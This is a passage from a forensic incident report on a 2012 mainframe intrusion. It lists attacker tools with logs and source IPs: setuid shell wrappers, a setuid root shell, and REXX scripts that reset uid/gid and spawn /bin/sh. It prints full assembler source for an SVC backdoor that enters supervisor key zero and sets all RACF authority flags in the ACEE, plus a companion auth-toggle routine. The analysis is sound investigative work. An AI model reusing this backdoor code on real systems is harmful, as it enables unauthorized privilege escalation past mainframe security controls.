The DAF5648 user, logged in from the source IP address 202.120.189.223 (202.120.189.223) , have executed this program multiple times between 06:22 and 06:40 on the 23rd of march 2012.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for be, err, qwe, d044, daf1367, daf1473, e90opc, v077229

Be

This is a compiled binary that exists on **SYS3** with the following file properties

```
-rwsr-sr-x   1 WMCMBA1   D384        77824 Mar 20 09:35 be
```

Figure 60 File metadata of file "be"

It should be noted that the file owner is uid 0, which might be mapped onto one of several users with uid 0.

From the FTP upload log, we can match the upload file size and time with the file size and time stamps of the stored file. **It should be noted that the first two timestamps in each log record are provided in CET while the last two timestamps are provided in GMT.**

```
2012-03-20;09.00.00;2012-03-20-
09.35.08.250000;?UNKNOWN;SYS3;;192.16.143.2;21;;;STOR;SEQ;NUS;I;S;F;H;08.35.08;0
8.35.08;77824;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/.,/be
```

Figure 61 Excerpt of FTP log file to show upload of file "be" to SYS3

It should be noted that the file is uploaded in binary mode (a.k.a image), and thus not transformed between ASCII and EBCDIC.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 62 System and library calls performed from the main() function in the uploaded program "be"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command "be" have been executed on SYS3.

```
20Mar12 10:01 NUS      TCPFTP7  93.186.170.54 be
20Mar12 10:01 NUS      TCPFTP9  93.186.170.54 be
20Mar12 10:02 NUS      TCPFTP3  93.186.170.54 be
20Mar12 10:02 NUS      TCPFTP6  93.186.170.54 be
20Mar12 10:02 NUS      TCPFTP7  93.186.170.54 be
20Mar12 10:15 NUS      TCPFTP6  93.186.170.54 be
20Mar12 10:16 NUS      TCPFTP3  93.186.170.54 be
20Mar12 10:17 NUS      TCPFTP7  93.186.170.54 be
20Mar12 10:28 NUS      TCPFTP6  93.186.170.54 be
20Mar12 10:59 NUS      TCPFTP8  93.186.170.54 be
20Mar12 13:07 NUS      TCPFTP3  93.186.170.54 be
20Mar12 13:07 NUS      TCPFTP6  93.186.170.54 be
20Mar12 13:07 NUS      TCPFTP8  93.186.170.54 be
20Mar12 13:08 NUS      TCPFTP9  93.186.170.54 be
20Mar12 13:15 NUS      TCPFTP2  93.186.170.54 be
20Mar12 13:27 NUS      TCPFTP3  93.186.170.54 be
20Mar12 13:27 NUS      TCPFTP3  93.186.170.54 be
```

Figure 63 Log entry showin the execution by the NUS user of the uploaded program "be"

The NUS user, logged in from the source IP address 93.186.170.54 (93.186.170.54) , have executed this program multiple times between 10:01 and 13:27 on the 20th of march 2012.

```
23Mar12 05:54 DAF5648  TCPFTP7  202.120.189.223 be
23Mar12 05:54 DAF5648  TCPFTP9  202.120.189.223 be
23Mar12 05:59 DAF5648  TCPFTP4  202.120.189.223 be
23Mar12 06:02 DAF5648  TCPFTP6  202.120.189.223 be
23Mar12 06:04 DAF5648  TCPFTP7  202.120.189.223 be
23Mar12 06:18 DAF5648  TCPFTP7  202.120.189.223 be
23Mar12 06:22 DAF5648  TCPFTP8  202.120.189.223 be
23Mar12 06:34 DAF5648  TCPFTP6  202.120.189.223 be
```

Figure 64 Log entry showin the execution by the DAF5648 user of the uploaded program "be"

The DAF5648 user, logged in from the source IP address 202.120.189.223 (202.120.189.223), have executed this program multiple times between 05:54 and 06:34 on the 23rd of march 2012.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, err, qwe, d044, daf1367, daf1473, e90opc, v077229

d044

This was found on **SYS3**

This file is setuid to the user DAF1473 and setgid to the group E077.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 65 System and library calls performed from the main() function in the uploaded program "d044"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command d044 have been executed on SYS3.

```
23Mar12 06:06 DAF5648  TCPFTP2  202.120.189.223 d044
23Mar12 06:06 DAF5648  TCPFTP4  202.120.189.223 d044
23Mar12 06:07 DAF5648  TCPFTP5  202.120.189.223 d044
23Mar12 06:12 DAF5648  TCPFTP2  202.120.189.223 d044
23Mar12 06:13 DAF5648  TCPFTP4  202.120.189.223 d044
23Mar12 06:13 DAF5648  TCPFTP4  202.120.189.223 d044
23Mar12 06:14 DAF5648  TCPFTP8  202.120.189.223 d044
23Mar12 06:15 DAF5648  TCPFTP9  202.120.189.223 d044
```

```
23Mar12 06:15 DAF5648  TCPFTP1  202.120.189.223 d044
23Mar12 06:19 DAF5648  TCPFTP2  202.120.189.223 d044
```

Figure 66 Log entry showin the execution of the uploaded program "d044"

The DAF5648 user, logged in from the source IP address 202.120.189.223 (202.120.189.223) , have executed this program multiple times between 06:06 and 06:19 on the 20th of march 2012.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, be, err, qwe, daf1367, daf1473, e90opc, v077229

Err

This file was found on **SYS3**.

This file is setuid to the user WMBEBERR and setgid to the group E077.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 67 System and library calls performed from the main() function in the uploaded program "err"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command err has been executed on SYS3.

```
20Mar12 09:35 NUS     TCPFTP7  93.186.170.54 err
20Mar12 09:35 NUS     TCPFTP2  93.186.170.54 err
```

The NUS user, logged in from the source IP address 93.186.170.54 (93.186.170.54) , has executed this program twice times at 09:35 on the 20th of march 2012.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, be, d044, qwe, daf1367, daf1473, e90opc, v077229

Qwe

This file was found on **SYS3**.

One of the attackers tools where called "qwe".

```
-rwxr-x---  1 DAF1473  D384      77824 Mar 20 13:15 qwe
```

Figure 69 File meta data for the "qwe" setuid program

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 70 System and library calls performed from the main() function in the uploaded program "qwe"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command qwe have NOT been executed on SYS3.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, be, err, d044, daf1367, daf1473, e90opc, v077229

daf1367

This file was found on **SYS3**.

| -rwsr-sr-x | 1 | DAF1367 | D955 | 77824 | Mar 20 09:41 | daf1367 |

Figure 71 File listing of file daf1367

This file is setuid to the user DAF1367 and setgid to the group D955.

The file was installed on the system at 09:41 on the 20th of march 2012.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 72 System and library calls performed from the main() function in the uploaded program "daf1367"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command daf1473 have been executed on SYS3.

```
20Mar12 09:42 NUS    TCPFTP2  93.186.170.54 daf1367
20Mar12 09:42 NUS    TCPFTP4  93.186.170.54 daf1367
20Mar12 09:42 NUS    TCPFTP6  93.186.170.54 daf1367
20Mar12 09:47 NUS    TCPFTP4  93.186.170.54 daf1367
20Mar12 09:47 NUS    TCPFTP5  93.186.170.54 daf1367
20Mar12 09:48 NUS    TCPFTP6  93.186.170.54 daf1367
20Mar12 09:50 NUS    TCPFTP5  93.186.170.54 daf1367
20Mar12 09:57 NUS    TCPFTP9  93.186.170.54 daf1367
20Mar12 09:59 NUS    TCPFTP8  93.186.170.54 daf1367
20Mar12 10:01 NUS    TCPFTP2  93.186.170.54 daf1367
20Mar12 10:01 NUS    TCPFTP2  93.186.170.54 daf1367
```

Figure 73 Log entry showin the execution of the uploaded program "daf1367"

The NUS user, logged in from the source IP address 93.186.170.54 (93.186.170.54) , has executed this program multiple times between on 09:42 and 10:01 on the 20th of march 2012.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, be, err, d044, qwe, daf1473, e90opc, v077229

daf1473

This file was found on **SYS3**

| -rwsr-s--- | 1 | DAF1473 | E077 | 77824 | Mar 20 10:22 | daf1473 |

Figure 74 File listing of file daf1473

This file is setuid to the user DAF1473 and setgid to the group E077.

The file was installed on the system at 10:22 on the 20th of march 2012.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 75 System and library calls performed from the main() function in the uploaded program "daf1473"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command daf1473 have been executed on SYS3.

| 20Mar12 10:22 NUS | TCPFTP3 93.186.170.54 daf1473 |
| 20Mar12 10:23 NUS | TCPFTP9 93.186.170.54 daf1473 |

Figure 76 Log entry showin the execution of the uploaded program "daf1473"

The NUS user, logged in from the source IP address 93.186.170.54 (93.186.170.54) , have executed this program twice on 10:22 and 10:23 on the 20th of march 2012.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, be, err, d044, qwe, daf1367, e90opc, v077229

e905opc
This file was found on **SYS3**

| -rwsr-s--- | 1 | E905OPC | D384OPCG | 77824 | Mar 20 10:03 | e905opc |

Figure 77 File listing of file e905opc

This file is setuid to the user **E905OPC** and setgid to the group **D384OPCG**.

The file was installed on the system at 10:03 on the 20th of march 2012.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

```
Functions called from main():

exit()
atoi()
setgid()
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 78 System and library calls performed from the main() function in the uploaded program "e90opc"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

From the SMF subtype 30 log, the command execution log display that the command e905opc have been executed on SYS3.

```
20Mar12 10:04 NUS     TCPFTP2  93.186.170.54 e905opc
```

The NUS user, logged in from the source IP address 93.186.170.54 (93.186.170.54) , have executed this program 10:04 on the 20th of March 2012.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, be, err, d044, qwe, daf1367, daf1473, v077229

Qwe

This file was found on **SYS3**

The file qwe had been created by the DAF1473 user on March 20. It is notable that the file is not setuid, even if the size of the file is exactly the same as for the setuid programs.

```
-rwxr-x---  1 DAF1473  D384      77824 Mar 20 13:15 qwe
```

Rocsh

Note: this file was found on **SY19**, not SYS3.

This file was installed in /var

Our analysis show that this is an ordinary "shell", i.e. a Unix command interpreter used to execute programs. This conclusion come from the comparison of the file content with the ordinary z/OS USS shell program. The only difference with the ordinary Unix shell is that Rocsh have the setuid flag on the file, and being owned by the SUPERSUR. Thus, if being executed, the user will temporarily be granted SUPERUSR privileges.

As can be seen from the following logs, this file have been executed by the perpetrator a number of times.

```
UNXCMD.SY19.FROM0229.txt:10Mar12 17:10 AVIY356  BPXASA   203.176.141.205 rocsh

UNXCMD.SY19.FROM0229.txt:10Mar12 17:10 AVIY356  BPXASA9  203.176.141.205 rocsh

UNXCMD.SY19.FROM0229.txt:10Mar12 19:30 AVIY357  TCPFTP2  27.109.118.33 rocsh

UNXCMD.SY19.FROM0229.txt:10Mar12 19:31 AVIY357  TCPFTP6  27.109.118.33 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 16:36 SUPERUSR SUPERUSR 178.18.243.27 rocsh
```

UNXCMD.SY19.FROM0313.txt:15Mar12 16:36 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 16:36 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 16:36 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 16:36 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 16:36 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 16:37 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 16:37 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:28 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:28 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:33 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:33 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:33 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:33 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:33 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 17:33 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 19:00 SUPERUSR SUPERUSR 178.18.243.27 rocsh

UNXCMD.SY19.FROM0313.txt:15Mar12 19:00 SUPERUSR SUPERUSR 178.18.243.27 rocsh

Figure 81Log files showing the execution of the file "rocsh"

V077229

This file was seen on **SYS3**.

This file is setuid to the user V077229 and setgid to the group V384.

The binary analysis of the file give the fact that only a short list of system calls and library calls exists inside the actual program binary. These calls are listed in the figure here.

Functions called from main():

exit()
atoi()
setgid()

```
setuid()
getuid()
getgid()
printf()
execve()
perror()
```

Figure 82 System and library calls performed from the main() function in the uploaded program "v0077229"

From the types of calls, the actual type of file (it is setuid and setgid to aspecific user and group) and the actual context in which is was placed onto the system we draw the conclusion that this is a wrapper program to actually launch a command interpreter – a so called shell – that is runned with the permissions as the user who it is setuid to.

The MD5 checksum 37ece300a88ca0c102bdbecce184d5f4 is the same as for asd, be, err, d044, qwe, daf1367, daf1473 and e90opc

From the SMF subtype 30 log, the command execution log display that the command v077229 have been executed on SYS3.

```
20Mar12 10:29 NUS    TCPFTP2  93.186.170.54 v077229
```

Figure 83 Log entry showin the execution of the uploaded program "v077229"

The NUS user, logged in from the source IP address 93.186.170.54 (93.186.170.54) , have executed this program 10:29 on the 20th of March 2012.

Missing files or programs believed to be backdoors

The following files are still missing and of unknown content. We suspect that these are versions of backdoor program or hacker tools.

Kuru

This file was stored on **SYS3**. It was stored in /tmp

There is a file called "kuru", with file size 658 bytes, that is being uploaded by user **NUS** from the IP address 93.186.170.54 to **SYS3** on the 20th of march at 09.17.42. Thus at a much later stage in the incident, and also to the other partition, not the first partition that was attacked.

```
TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.17.42.080000;?UNKNOWN;SYS3;;192.16.143.2;21;;;;STOR;SEQ;NUS;A;S;F;H
;08.17.42;08.17.42;658;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/.,/kuru
TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.19.40.920000;?UNKNOWN;SYS3;;192.16.143.2;21;;;;STOR;SEQ;NUS;A;S;F;H
;08.19.40;08.19.40;656;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/.,/kuru
```

Sidan 148 av 574
Report

Figure 84 Extracts from the FTP logs showing how the file "kuru" were UPLOADED

It is not unlikely that this program / script have recemblance to, or partly overlap with, the "kurwa" script found on SYS3 or any of the "duku", "kuku" or "duqu" scripts found on SY19.

Tfy.source.backdoor

There is a file called "tfy.source.backdoor", with file size 6150 bytes, that is being uploaded by user **BSN0058** from the IP address ;46.59.51.181 to **SY19** on the 6th of march at 17.45.09.

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-06;17.00.00;2012-03-06-17.45.09.390000;?UNKNOWN;SY19;;217.150.174.80;21;;;STOR;SEQ;BSN0058;A;S;F;H;16.45.09;16.45.09;6150;S;;;;FTPD1;semainf;46.59.51.181;62337;/SYSTEM/tmp/tfy.source.backdoor

TCP_FTP_SERVER_T_SY19_0201-0309.csv:2012-03-06;17.00.00;2012-03-06-17.53.07.570000;?UNKNOWN;SY19;;217.150.174.80;21;;;DELE;SEQ;BSN0058;A;S;F;H;16.53.07;16.53.07;0;S;;;;FTPD1;semainf;46.59.51.181;62337;/SYSTEM/tmp/tfy.source.backdoor

Figure 85 Extract from FTP log showing the upload and deletion of the "tfy.source.backdoor" file

```
 192.168.1.42 - wc3270                                               _ □ ×
    File  Edit  Edit_Settings  Menu  Utilities  Compilers  Test  Help

 EDIT       TFY.SOURCE                              Data set saved
 000900         WTO    'SERVICE 242 :: ART AND STRATEGY'
 000910 * ASCEND INTO THE MAGIC KINGDOM OF STORAGE KEY ZERO
 001000         LA     R0,1
 001100         SVC    242
 001110         WTO    'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'
 001200         MODESET KEY=ZERO,MODE=SUP
 001400         WTO    'BUT YOU DONT SEEM TO SHARE MY AMBITIONS'
 001410 * WALK CONTROL BLOCK CHAIN TO ACEE WHICH HOLDS CURRENT AUTH CREDS
 001500         L      R5,ASCBPVT        FOLLOW
 001600         L      R5,ASCBASXB(R5)        ->THE
 001700         L      R5,ASXBACEE(R5)          ->WHITE
 001800         USING ACEE,R5                      ->RABBIT
 001810         WTO    'I RELY UPON YOU TO BREAK THE SILENACEE'
 001820 * DISPLAY CURRENT USERID AND GROUP
 001936         MVC    IDWOUSRI,ACEEUSRI   SET CURRENT USERID AND GROUP
 001937         MVC    IDWOGRPN,ACEEGRPN   IN MSG TO WRITE.
 001940         WTO    MF=(E,IDWOBLK)      WRITE THE PREPARED MSG.
 001941 * ENABLE AUTHORIZATION FOR EVERYTHING (AND THE DOG)
 001950         OI     ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF
 001960         OI     ACEEFLG2,ACEEALTR+ACEECNTL+ACEEUPDT+ACEEREAD
 001970         OI     ACEEFLG3,ACEEACLT+ACEENPWR
 001971         OI     ACEEFLG4,ACEEUATH+ACEEDASD+ACEETAPE+ACEETERM
 001972 * SET NEW LIBERATED JOB PROCEDURE NAME, USERID AND GROUP
 001980         MVC    ACEEPROC,LIBRPROC   SET NEW JOB PROC NAME
 001981         LA     R0,8
 001982         STC    R0,ACEEUSRL         SET NEW USERID STRING LEN
 Command ===> _____  Scroll ===> DATA
  F1=Help     F2=Split    F3=Exit     F5=Rfind    F6=Rchange  F7=Up
  F8=Down     F9=Swap     F10=Left    F11=Right   F12=Cancel
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
    Menu  Utilities  Compilers  Help

 BROWSE     IBMUSER.TFY.LIST                    Line 00000509 Col 001 080
                      Diagnostic Cross Reference and Assembler Summa

     No Statements Flagged in this Assembly
 HIGH LEVEL ASSEMBLER, 5696-234, RELEASE 4.0, PTF UQ73176
 Command ===> _____  Scroll ===> DATA
  F1=Help     F2=Split    F3=Exit     F5=Rfind    F7=Up       F8=Down    F9=Swap
 F10=Left    F11=Right   F12=Cancel
```

Figure 86 Screendump showing"tfy.source " file

There is a relation between the assembler source code in Figure 87 on page 152
 and the High-level Assembler source code listing shown in Figure 86 on page 148.

The strings in this file is of extra interest:

- Lines starting with an asterisk '*' is comments made by the programmer in the source
  code and is not seen by the assembler program
- Lines starting with WTO (it erroneously looks like WTC in the screendump) is texts to
  be displayed on the output.
- The screen dump is from the Hercules system running at the perperators site

```
R0 EQU 0                                                        00000010
R1 EQU 1                                                        00000020
R2 EQU 2                                                        00000030
R3 EQU 3                                                        00000040
R4 EQU 4                                                        00000050
R5 EQU 5                                                        00000060
R6 EQU 6                                                        00000070
R7 EQU 7                                                        00000080
R8 EQU 8                                                        00000090
R9 EQU 9                                                        00000091
R10 EQU 10                                                      00000092
R11 EQU 11                                                      00000093
R12 EQU 12                                                      00000094
R13 EQU 13                                                      00000095
R14 EQU 14                                                      00000096
R15 EQU 15                                                      00000097
*                                                               00000098
ASCBPVT  EQU X'224'                                             00000099
ASCBASXB EQU X'6C'                                              00000100
ASXBACEE EQU X'C8'                                              00000101
* MACRO IMPORTS                                                 00000102
        IHAACEE                                                 00000104
*                                                               00000105
TFY     CSECT                                                   00000120
        SAVE  (R14,R12),,TRAGEDY,TYRANNY                        00000200
        LR    R12,R15                                           00000300
        USING TFY,R12                                           00000400
        LA    R6,SAVEAREA                                       00000500
        ST    R6,8(R13)                                         00000600
        ST    R13,SAVEAREA+4                                    00000700
        LR    R13,R6                                            00000800
        WTO   'SERVICE 242 :: ART AND STRATEGY'                 00000900
        LA    R0,1                                              00001000
        SVC   242                                               00001100
        WTO   'MASTER, IM SO GLAD TO FEEL YOUR PRESENCE...'     00001110
```

```
        MODESET KEY=ZERO,MODE=SUP                           00001200
        WTO     'BUT YOU DONT SEEM TO SHARE MY AMBITIONS'   00001400
        L       R5,ASCBPVT                                  00001500
        L       R5,ASCBASXB(R5)                             00001600
        L       R5,ASXBACEE(R5)                             00001700
        USING ACEE,R5                                       00001800
        WTO     'I RELY UPON YOU TO BREAK THE SILENACEE'    00001810
        MVC     IDWOUSRI,ACEEUSRI                           00001936
        MVC     IDWOGRPN,ACEEGRPN                           00001937
        WTO     MF=(E,IDWOBLK)                              00001940
        OI      ACEEFLG1,ACEESPEC+ACEEOPER+ACEEAUDT+ACEERACF 00001950
        OI      ACEEFLG2,ACEEALTR+ACEECNTL+ACEEUPDT+ACEEREAD 00001960
        OI      ACEEFLG3,ACEEACLT+ACEENPWR                  00001970
        OI      ACEEFLG4,ACEEUATH+ACEEDASD+ACEETAPE+ACEETERM 00001971
        MVC     ACEEPROC,LIBRPROC                           00001980
        LA      R0,8                                        00001981
        STC     R0,ACEEUSRL                                 00001982
        LA      R0,4                                        00001984
        STC     R0,ACEEGRPL                                 00001985
        MVC     ACEEUSRI,LIBRUSRI                           00001990
        MVC     ACEEGRPN,LIBRGRPN                           00002000
        L       R13,SAVEAREA+4                              00002010
        LR      R15,R2                                      00002100
        RETURN (R14,R12),RC=(R15)                           00002300
SAVEAREA DS     18F                                         00002400
*                                                           00002401
LIBRPROC DC     C'BPXPINPR'                                 00002410
LIBRUSRI DC     C'BPXOINIT'                                 00002411
LIBRGRPN DC     C'SYS1'                                     00002412
*                                                           00002420
IDWOBLK  EQU    *                                           00002500
IDWO_LEN DC     AL2(IDWO_END-IDWO_LEN)                      00002620
         DC     H'0'                                        00002630
IDWOMSG  DC     C'JA,DU BIST KOMRADE '                      00002810
IDWOUSRI DS     CL8                                         00002900
```

```
        DC     C' IM CELL '                              00002920
IDWOGRPN DS    CL8                                        00002930
        DC     C' AUF DIE ROTE ARME COMMUNIST FRACTION!'  00002950
IDWO_END EQU   *                                         00003000
        END    TFY                                        00003100
```

Figure 87 Assembler source code for the "TFY.SOURCE.BACKDOOR" program

There is a relation between the assembler source code in Figure 87 on page 152
and the High-level Assembler source code listing shown in Figure 86 on page 148.

Analysis and commentary on the program and its content:

- This program is supposedly runned with extended privileges (Supervisor mode)
- It manipiulates the ACEE and disable a lot of RACF permission checking

The strings in this file is of extra interest:

There are multiple references to the band "front 242":

- `SERVICE 242 :: ART AND STRATEGY`
- `MASTER, IM SO GLAD TO FEEL YOUR PRESENCE`
- `BUT YOU DONT SEEM TO SHARE MY AMBITIONS`
- `I RELY UPON YOU TO BREAK THE SILENACEE`

The spelling of the last word should be noted. ACEE is the Access Control Element.

- `JA,DU BIST KOMRADE`
- `IM CELL`
- `AUF DIE ROTE ARME COMMUNIST FRACTION!`

vc242

Another program of relevance to this type of backdoor is this assembler code. This program was obtained from the investigating police as a sample to search for in the mainframe. It is found on one of the perpetrators computer.

```
IGC0024B  TITLE  'ZWEI VIER ZWEI'                    00000020
IGC00242  CSECT                                      00000100
          LR     12,6                                00000200
          USING  IGC00242,12                         00000300
          L      2,X'6C'(7)                          00000310
          L      2,180(4)                            00000400
          BCT    0,AUTHOFF                           00000500
AUTHON    EQU    *                                   00000600
          OI     236(2),X'01'                        00000700
          B      RETURN                              00000800
AUTHOFF   EQU    *                                   00000900
          NI     236(2),X'FE'                        00001000
RETURN    EQU    *                                   00001100
          BR     14                                  00001200
          END    IGC00242                            00001300
```

Figure 88 Source code listing for assembler program "vc242"

Analysis and commentary on the program and its content:

- This is a service, that will be at a specific address / service code
- It will toggle some security function on & off
- It is believed to be used in conjunction with the other program written in HASM

Comparative analysis

Some of the tools used in the attacks bear similarities to eachother, even if they exist on different systems or partitions.

Go.rx and kurwa

```
-rwsr-sr-x  1    WMCMBA1   STCGROUP        387       Mar 20 09:24   kurwa
```

Figure 89 File metadata for the program "kurwa"

The kurwa program was uploaded by the user NUS into the SYS3 partition. As stated above, we do not see in the logs when the go.rx program is uploaded with FTP to SY19, as it might not have been uploaded with that transportation mechanism.

```
TCP_FTP_SERVER_T_SYS3_0310-0327.csv:2012-03-20;09.00.00;2012-03-20-
09.24.54.530000;?UNKNOWN;SYS3;;192.16.143.2;21;;;STOR;SEQ;NUS;A;S;F;H;08.24.54;08.2
4.54;403;S;;;;FTPD1;DAFAS;93.186.170.54;27722;/tmp/../kurwa
```

Figure 90 Extract from FTP logs describing when the "kurwa" program was uploaded to SYS3

The file go.rx is not to be found by the files uploaded by FTP in the FTP logs.

As we have seen in the history file for **SY19** (see Figure 17 on page 59), we have seen the logged in user execute the go.rx script, thus this program have been executed on the system multiple times.

```
rom$ more go.rx.EXTRACTS/go.rx.STRINGS
     0 /* REXX */
    11 call syscalls 'ON'
    30 address syscall 'geteuid'
    56 cureuid=retval
    71 address syscall 'getegid'
    97 curegid=retval
   112 say 'e: ' cureuid ' g: ' curegid
   145 newuid=__argv.2
   161 newgid=__argv.3
   177 say 'new: ' newuid ' ' newgid
   207 address syscall 'setgid ' newgid
```

```
240 address syscall 'setuid ' newuid
273 call bpxwunix '/bin/sh',,,,__environment.
```

Figure 91 REXX program "go.rx" captured from the SY19 partition

The next program is similar in size and content. The purpose seem to be similar, to gain extra privileges in the system.

```
rom$ more ../sys3/kurwa.EXTRACTS/kurwa.STRINGS
     0 /* REXX */
    11 call syscalls 'ON'
    30 address syscall 'geteuid'
    56 cureuid=retval
    71 address syscall 'getegid'
    97 curegid=retval
   112 say 'euid:' cureuid 'egid: ' curegid
   149 address syscall 'setuid ' cureuid
   183 address syscall 'setgid ' curegid
   217 address syscall 'geteuid'
   243 say 'euid:' retval
   262 address syscall 'getgid'
   287 say 'gid:' retval
   305 env.0=1
   313 env.1='PATH=/bin:/sbin/usr/sbin:/usr/bin'
   355 call bpxwunix '/bin/sh',,,,env.
```

Figure 92 REXX program "kurwa" captured from the SYS3 partition

The go.rx program is edited at several occations by the user. This is believed to be an iterative development. Some program errors have forced some editing to fix these bugs.

This is a listing of program executions. The program executed is the REXX interpreter. It is believed that WMSTOTT, AVIY356, AVIY991, WMROCAR and BSN0058, users that got their accounts hijacked by the perpetrator, have been running the above mentioned REXX, or the duku, kuku or duqu REXX programs on the system SY19. For information on duku, see Duku on page 104. For "Kuku" see page 103. For "Duqu" see page 130.

An example from the logs of this execution is showed below. A more complete log is showed in appendix "Logs on execution of REXX programs on SY19" on page 171.

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:14 BSN0058 TCPFTP7 178.18.243.27 BPXWREXC

Figure 93 Extract of some of the dates, job name and user names for the user running the REXX

Other noteworthy events

Added public ssh keys

SSH keys where added to the SSH key file of several of the compromised accounts, including WMSTOTT and AVIY991. By adding new ssh key files, the perpetrator created additional ways and backdoors to be able to get into SY19, in case other ways where disabled or blocked.

An example of this is shown in the following extract from a session log obtained the police. The highlighted commands and command output are of importance.

```
cd ~aviy991
pwd
ls

/u/e897/aviy991
h
l

ls -la

total 72
drwx------+   5 AVIY991  STCGROUP    8192 Mar  1 05:25 .
dr-xr-xr-x  181 SUPERUSR SYS1           0 Mar  5 15:28 ..
drwx------    2 AVIY991  STCGROUP    8192 Jan 27 09:28 .ssh
drwx------+   2 AVIY991  STCGROUP    8192 Mar  1 05:25 h
drwx------+   2 AVIY991  STCGROUP    8192 Nov  9 14:03 l

cd .ssh

ls -al

total 48
